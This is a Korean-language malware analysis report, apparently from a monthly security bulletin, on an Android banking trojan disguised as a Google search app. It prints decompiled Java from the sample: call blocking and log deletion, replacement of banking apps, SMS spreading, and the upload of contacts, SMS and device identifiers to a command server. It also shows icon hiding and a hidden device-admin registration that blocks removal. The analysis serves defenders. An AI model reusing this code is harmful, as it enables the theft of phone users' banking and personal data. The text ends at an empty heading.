


⑦




악성앱 설치가 완료되면 ⑧와 같이 아이콘이 생성된다. 이 후, 해당 악성앱은 아이콘을 숨기는 코드를 구동시켜 ⑨와 같이 아이콘을 변경시킨다. 변경된 아이콘을 클릭하면 설치되지 않은 앱이라는 팝업이 생성된다.

⑧





⑨



위의 과정들을 통하여 악성앱이 설치되며, ⑩과 같이 앱 관리에서 설치된 앱을 확인할 수 있지만 제거할 수는 없다.

⑧





이러한 악성앱은 모바일 백신이나 숨겨진 기기관리자 권한을 찾아서 해제해주는 툴 등을 이용하여 제거할 수 있다.

데이터 탈취 내역

데이터 탈취는 다음과 같이 세 부분으로 나뉘어져 수행된다.

1. 앱의 최초 실행 시 수행되는 코드 – 폰정보	A. 폰 모델 B. 안드로이드 버전 C. 통신사 D. IMSI (휴대폰의 SIM에 저장된 가입자 고유 번호) E. IMEI (단말기 고유 일련번호) F.설치된 뱅킹앱

2. 서비스로 등록되어 주기적으로 수행되는 코드 – 폰정보, 연락처

3. SMS 수신 시 수행되는 코드 – 공격자의 명령 A. SMS 내역
– Sms 수신 A. 폰 번호
B. SMS 내역

3.악성코드 상세 분석 – 코드 상세 분석

1. 발신전화 방해

다음 코드는 발신 전화가 감지되면 통화 종료 및 통화 기록을 삭제하는 코드이다.

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  if (paramIntent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"))
  {
    if (AppContext.phoneIntercept <= 0)
      return;
    if (getResultData() == null)
      return;
    setResultData(null);
    return;
  }
  String str = paramIntent.getStringExtra("incoming_number");
  if (str == null)
    return;
  if (AppContext.phoneIntercept <= 0)
    return;
  try
  {
    boolean bool = this.this$0.telephony.endCall();
    this.this$0.deleteCallLog(str);
    return;
  }
  catch (Exception localException)
  {
    LogUtil.i("CallService : cannot endcall");
  }
}
```


2. 앱 다운로드

아래 코드는 앱 실행 시 우선 실행되는 초기화 클래스에 의해 실행되며, 스마트폰에 설치된 뱅킹앱을 조사하여 해당 뱅킹앱을 대체할 수 있는 앱을 내려 받는 코드이다.

```
public DownLoadFileThreadTask(String paramString1, String arg3)
{
  this.path = paramString1;
  Object localObject;
  this.filepath = localObject;
}

public void run()
{
  try
  {
    String str1 = this.path;
    String str2 = String.valueOf(AppContacts.BASE_DIR);
    StringBuilder localStringBuilder = new StringBuilder(str2);
    String str3 = this.filepath;
    String str4 = str3;
    ProgressDialog localProgressDialog = BKMain.this.pd;
    File localFile = DownloadFileTask.getFile(str1, str4, localProgressDialog);
    if (localFile != null)
    {
      int i = Log.i("abc", "Download success");
      BKMain localBKMain = BKMain.this;
      String str5 = BKMain.this.package_name;
      localBKMain.uninstallPackage = str5;
      Message localMessage1 = new Message();
      localMessage1.what = 302;
      boolean bool1 = BKMain.this.handler.sendMessage(localMessage1);
      BKMain.this.filetoInstall = localFile;
      BKMain.this.pd.dismiss();
      return;
    }
    Message localMessage2 = new Message();
    localMessage2.what = 301;
    boolean bool2 = BKMain.this.handler.sendMessage(localMessage2);
    return;
```

3. 뱅킹앱 설치

아래 내용은 스마트폰 정보를 서버로 전송 후, 앱을 내려 받는 것과 관련된 코드이다. 이 후, 내려 받은 앱을 설치한다

```
protected void replaceDialog(Context paramContext, String paramString)
{
  GeneralUtil.goHome(getApplicationContext());
  String str1 = this.filetoInstall.getAbsolutePath();
  File localFile = new File(str1);
  int i = Log.e(">>>>>>>>>>>>>>", "!!!!!!!!!  ");
  PackageManager localPackageManager = getPackageManager();
  String str2 = this.filetoInstall.getAbsolutePath();
  PackageInfo localPackageInfo = localPackageManager.getPackageArchiveInfo(str2, 1);
  if (localPackageInfo != null)
  {
    String str3 = localPackageInfo.applicationInfo.packageName;
    String str4 = "!!!!!!!!!2  " + str3 + "    " + paramString;
    int j = Log.e(">>>>>>>>>>>>>>", str4);
    SharedPreferences.Editor localEditor1 = getSharedPreferences("BANKPIAO", 0).edit();
    SharedPreferences.Editor localEditor2 = localEditor1.putString(paramString, str3);
    boolean bool = localEditor1.commit();
  }
  Intent localIntent1 = new Intent();
  Intent localIntent2 = localIntent1.setAction("android.intent.action.VIEW");
  Intent localIntent3 = localIntent1.addFlags(268435456);
  Uri localUri = Uri.fromFile(localFile);
  Intent localIntent4 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
  startActivity(localIntent1);
  finish();
}
```

4. SMS 전파

아래 코드는 공격자의 명령에 따라 동작하는 코드이다. SMS로 명령을 받으며 사용자의 연락처에 있는 번호로 SMS 문자를 보낸다. 해당 문자의 내용은 공격자가 서버를 통하여 스마트폰으로 전송한다.

```
String str1 = this.val$phoneList;
JSONArray localJSONArray = new JSONArray(str1);
int i = 0;
int j = localJSONArray.length();
if (i >= j)
  return;
String str2 = localJSONArray.getString(i);
Iterator localIterator;
if (str2.length() > 6)
{
  SmsManager localSmsManager1 = ProcessRemoteCmdService.access$3(this.this$0).smsManager;
  String str3 = this.val$SmsContent;
  localIterator = localSmsManager1.divideMessage(str3).iterator();
}
while (true)
{
  if (!localIterator.hasNext())
  {
    i += 1;
    break;
  }
  if ((i > 0) && (i % 15 == 0))
    Thread.sleep(10000L);
  try
  {
    SmsManager localSmsManager2 = ProcessRemoteCmdService.access$3(this.this$0).smsManager;
    String str4 = (String)localIterator.next();
    PendingIntent localPendingIntent1 = ProcessRemoteCmdService.access$4(this.this$0);
    PendingIntent localPendingIntent2 = ProcessRemoteCmdService.access$5(this.this$0);
    localSmsManager2.sendTextMessage(str2, null, str4, localPendingIntent1, localPendingIntent2);
```


5. 연락처 수집

매니페스트 파일에 서비스로 등록된 ContactsService는 핸드폰에 저장되어 있는 연락처 정보를 얻어내어 localContacts 에 저장한다. 이 후 연락처에 대한 질의가 올 때마다 핸드폰에 저장되어 있는 연락처 정보를 전달하는 역할을 수행한다.

```
Contacts localContacts = new Contacts();
String str1 = String.valueOf(AppContext.clientId);
localContacts.clientId = str1;
int i = localCursor1.getInt(0);
localContacts.contactsId = i;
StringBuilder localStringBuilder = new StringBuilder("content://com.android.contacts/contacts/");
int j = localCursor1.getInt(0);
Uri localUri2 = Uri.parse(j + "/data");
String[] arrayOfString2 = new String[3];
arrayOfString2[0] = "mimetype";
arrayOfString2[1] = "data1";
arrayOfString2[2] = "data2";
Cursor localCursor2 = localContentResolver.query(localUri2, arrayOfString2, null, null, null);
for (;;)
{
  if (!localCursor2.moveToNext())
  {
    localCursor2.close();
    if ((localContacts.phone == null) || (localContacts.name == null)) {
      break;
    }
    boolean bool = localArrayList.add(localContacts);
    break;
  }
  int k = localCursor2.getColumnIndex("data1");
  String str2 = localCursor2.getString(k);
  int m = localCursor2.getColumnIndex("mimetype");
  String str3 = localCursor2.getString(m);
  if (str3.equals("vnd.android.cursor.item/name")) {
    localContacts.name = str2;
  }
  if (str3.equals("vnd.android.cursor.item/phone_v2")) {
    localContacts.phone = str2;
  }
}
```

6. SMS, 연락처 등 정보 탈취

사용자가 수신 받은 문자를 서버로 전송한다. SmsService.class가 인스턴스화 되면 smsReceiver 클래스를 리시버로 등록한다.

```
class SmsService$2
  implements Runnable
{
  SmsService$2(SmsService paramSmsService, ArrayList paramArrayList) {}

  public void run()
  {
    LogUtil.i("SmsService --> start upload sms thread!");
    if (WebServiceUtil.uploadSms(this.val$smsList) <= 0) {
      return;
    }
    StringBuilder localStringBuilder = new StringBuilder("SmsService --> upload sms success for :");
    ArrayList localArrayList = this.val$smsList;
    LogUtil.i(localArrayList);
  }
}
```


Part2.4월의 악성코드 이슈

smsReceiver 클래스는 수신된 문자 메시지를 서버로 전송한다. 핸드폰에서 얻을 수 있는 정보는 WebServiceUtil 클래스를 이용하여 서버로 전송되며, WebServiceUtil 클래스에서 서버로 전송하는 정보는 아래와 같다.

– 공인인증서 업로드

인증서 업로드 기능은 코드만 존재하며 동작하지 않는다. 인증서 수집 코드 또한 존재하지 않는다.

```
public static Object uploadCert(String paramString)
{
  try
  {
    String str1 = AppContacts.BASE_DIR;
    File localFile = new File(str1, paramString);
    FileInputStream localFileInputStream = new FileInputStream(localFile);
    byte[] arrayOfByte = new byte[(int)localFile.length()];
    int i = localFileInputStream.read(arrayOfByte);
    localFileInputStream.close();
    LinkedHashMap localLinkedHashMap = new LinkedHashMap();
    Object localObject1 = localLinkedHashMap.put("fileName", paramString);
    Object localObject2 = localLinkedHashMap.put("certByte", arrayOfByte);
    Object localObject3 = invokeWebService(AppContacts.UPLOAD_BANK_URI, "uploadCert", localLinkedHashMap);
    localObject4 = localObject3;
  }
  catch (Exception localException)
  {
    for (;;)
    {
      StringBuilder localStringBuilder = new StringBuilder("upload record error");
      String str2 = localException.getMessage();
      LogUtil.i(str2);
      Object localObject4 = null;
    }
  }
  return localObject4;
}
```

– 파일정보 업로드

인증서 업로드 기능과 마찬가지로 업로드 기능 코드만 존재한다.

```
public static Object uploadFileInfo(CUserFile paramCUserFile)
{
  String str = JsonUtil.parseCUserFileData(paramCUserFile);
  LinkedHashMap localLinkedHashMap = new LinkedHashMap();
  Object localObject = localLinkedHashMap.put("cUserFileJsonData", str);
  return invokeWebService(AppContacts.UPLOAD_FILE_URI, "uploadFileInfo", localLinkedHashMap);
}
```

– 핸드폰 정보 업로드

```
public static Object uploadPhoneInfo(PhoneInfo paramPhoneInfo)
{
  String str = JsonUtil.parsePhoneInfoData(paramPhoneInfo);
  LinkedHashMap localLinkedHashMap = new LinkedHashMap();
  Object localObject = localLinkedHashMap.put("phoneInfoJsonData", str);
  return invokeWebService(AppContacts.UPLOAD_CLIENT_INFO_URI, "uploadPhoneInfo", localLinkedHashMap);
}
```


Part2.4월의 악성코드 이슈

– 핸드폰 녹음 정보 업로드

인증서 업로드와 마찬가지로 업로드 기능 코드만 존재하며, 동작하지 않는다.

```
public static Object uploadPhoneRecorder(PhoneRecorder paramPhoneRecorder)
{
  String str = JsonUtil.parsePhoneRecorderData(paramPhoneRecorder);
  LinkedHashMap localLinkedHashMap = new LinkedHashMap();
  Object localObject = localLinkedHashMap.put("phoneRecorderJsonData", str);
  return invokeWebService(AppContacts.UPLOAD_PHONE_RECORDER_URI, "uploadPhoneRecorder", localLinkedHashMap);
}
```

– 연락처 업로드

```
public static int uploadContacts(List<Contacts> paramList)
{
  int i = 1;
  if ((paramList == null) || (paramList.isEmpty())) {
    LogUtil.i("WebServiceUtil-->uploadContacts--> not new contacts uploading.....");
  }
  label141:
  for (;;)
  {
    return i;
    int j = paramList.size();
    int k = 0;
    for (;;)
    {
      if (k >= j) {
        break label141;
      }
    }
    int m = 20;
    if (j - k <= 20) {
      m = j - k;
    }
    int n = k + m;
    String str = JsonUtil.parseContactsData(paramList.subList(k, n));
    LinkedHashMap localLinkedHashMap = new LinkedHashMap();
    Object localObject = localLinkedHashMap.put("contactsJsonData", str);
    if (invokeWebService(AppContacts.UPLOAD_CONTACTS_URI, "uploadContacts", localLinkedHashMap) == null)
    {
      LogUtil.i("WebService-->uploadContacts--> Upload is error");
      i = 0;
      break;
    }
```


Part2.4월의 악성코드 이슈

- 통화 녹음 파일 업로드

통화를 녹음하는 코드가 존재하지 않으며, 업로드 기능 또한 코드만 존재한다.

```
public static Object uploadRecorder(String paramString)
{
  try
  {
    String str1 = AppContacts.BASE_DIR;
    File localFile = new File(str1, paramString);
    FileInputStream localFileInputStream = new FileInputStream(localFile);
    byte[] arrayOfByte = new byte[(int)localFile.length()];
    int i = localFileInputStream.read(arrayOfByte);
    localFileInputStream.close();
    LinkedHashMap localLinkedHashMap = new LinkedHashMap();
    Object localObject1 = localLinkedHashMap.put("fileName", paramString);
    Object localObject2 = localLinkedHashMap.put("recorderByte", arrayOfByte);
    localObject3 = invokeWebService(AppContacts.UPLOAD_PHONE_RECORDER_URI, "uploadRecorder", localLinkedHashMap);
    LogUtil.i(localObject3.toString());
    return localObject3;
  }
  catch (Exception localException)
  {
    for (;;)
    {
      StringBuilder localStringBuilder = new StringBuilder("upload record error");
      String str2 = localException.getMessage();
      LogUtil.i(str2);
      Object localObject3 = null;
    }
  }
}
```


7. 기기 정보 탈취(ClientService$7)

기기 정보 탈취는 ClientService 클래스에서 이루어지며, AppContetx에 저장된 값을 얻어와 서버로 전송한다.

```
ClientService$7(ClientService paramClientService) {}

public void run()
{
  String str1 = AppContext.phoneIdentity;
  if ((str1 == null) || (str1.equals(""))) {
    str1 = "δǫ";
  }
  String str2 = Build.MODEL;
  if ((str2 == null) || (str2.equals(""))) {
    str2 = "δǫ";
  }
  String str3 = String.valueOf(Build.VERSION.SDK);
  if ((str3 == null) || (str3.equals(""))) {
    str3 = "δǫ";
  }
  String str4 = AppContext.deviceId;
  if ((str4 == null) || (str4.equals(""))) {
    str4 = "δǫ";
  }
  String str5 = AppContext.providerName;
  if ((str5 == null) || (str5.equals(""))) {
    str5 = "δǫ";
  }
  String str6 = AppContext.bankName;
  if ((str6 == null) || (str6.equals(""))) {
    str6 = "δǫ";
  }
  String str7 = AppContext.clientVersion;
  if ((str7 == null) || (str7.equals(""))) {
    str7 = "δǫ";
  }
  String str8 = AppContext.imsi;
  if ((str8 == null) || (str8.equals(""))) {
    str8 = "δǫ";
  }
  PhoneInfo localPhoneInfo = new PhoneInfo();
  localPhoneInfo.identity = str1;
  localPhoneInfo.providerName = str5;
  localPhoneInfo.bankName = str6;
  localPhoneInfo.model = str2;
  localPhoneInfo.clientVersion = str7;
  localPhoneInfo.imei = str4;
  localPhoneInfo.imsi = str8;
  localPhoneInfo.version = str3;
  try
  {
    Object localObject = WebServiceUtil.uploadPhoneInfo(localPhoneInfo);
    if (localObject == null) {
      return;
```


8. 기기관리자 등록 및 활성화

기기관리자는 안드로이드 OS의 바탕이 되는 리눅스와는 무관한 권한으로, 안드로이드 OS 상에서만 다음과 같은 권한들을 요청하여 가질 수 있다.

- 스마트폰을 락 상태로 전환
- 스마트폰의 락 비밀번호 변경
- 스마트폰의 초기화
- 권한을 부여 받은 앱의 삭제 불가

다음 그림을 보면 기기관리자를 요청하는 매니페스트가 보인다. 그러나 기기관리자 권한을 요청하기 위해 설정하는 리시버 내에 Action 항목이 없다는 것을 알 수 있다. 이는 안드로이드의 취약점을 이용하는 것으로, 기기관리자 권한 설정 시 스마트폰의 설정에서 기기관리자 권한을 사용하는 앱을 확인하는 것과 활성화 여부를 변경할 수 있다. 그러나 그림과 같이 액션없이 등록 될 경우, 기기관리자 권한은 가지고 있되 설정에서는 확인 할 수 없어 사용자가 악성앱의 기기관리자 권한을 해제할 수 없다.

```
<receiver android:label="@string/dlabel" android:name=
"com.google.android.ebk.hana.kakao.receiver.LockReceiver" android:permission=
"android.permission.BIND_DEVICE_ADMIN" android:description="@string/dlabel">
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin" />
</receiver>

private void activeManager()
{
    Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    ComponentName componentname = componentName;
    Intent intent1 = intent.putExtra("android.app.extra.DEVICE_ADMIN", componentname);
    Intent intent2 = intent.putExtra("android.app.extra.ADD_EXPLANATION", "Android용 Google 검색
    앱: 웹과 기기에서 필요한 것을 검색할 수 있는 가장 빠르고 간단한 방법입니다.\r\n * 웹과 휴대전화
    또는 태블릿을 빠르게 검색 \r\n * 검색 등의 기능에 음성 사용 \r\n * 위치 기반의 맞춤 검색결과
    제공");
    startActivity(intent);
}
```

9. 아이콘 은닉

앱이 실행되면 메인 액티비티에서 앱의 아이콘을 숨기도록 한다. 이렇게 되면 사용자가 해당앱을 삭제하기 어렵다.

```
private void HideIcon()
{
    PackageManager packagemanager = getPackageManager();
    ComponentName componentname = getComponentName();
    packagemanager.setComponentEnabledSetting(componentname, 2, 1);
}
```


10. C&C 수행

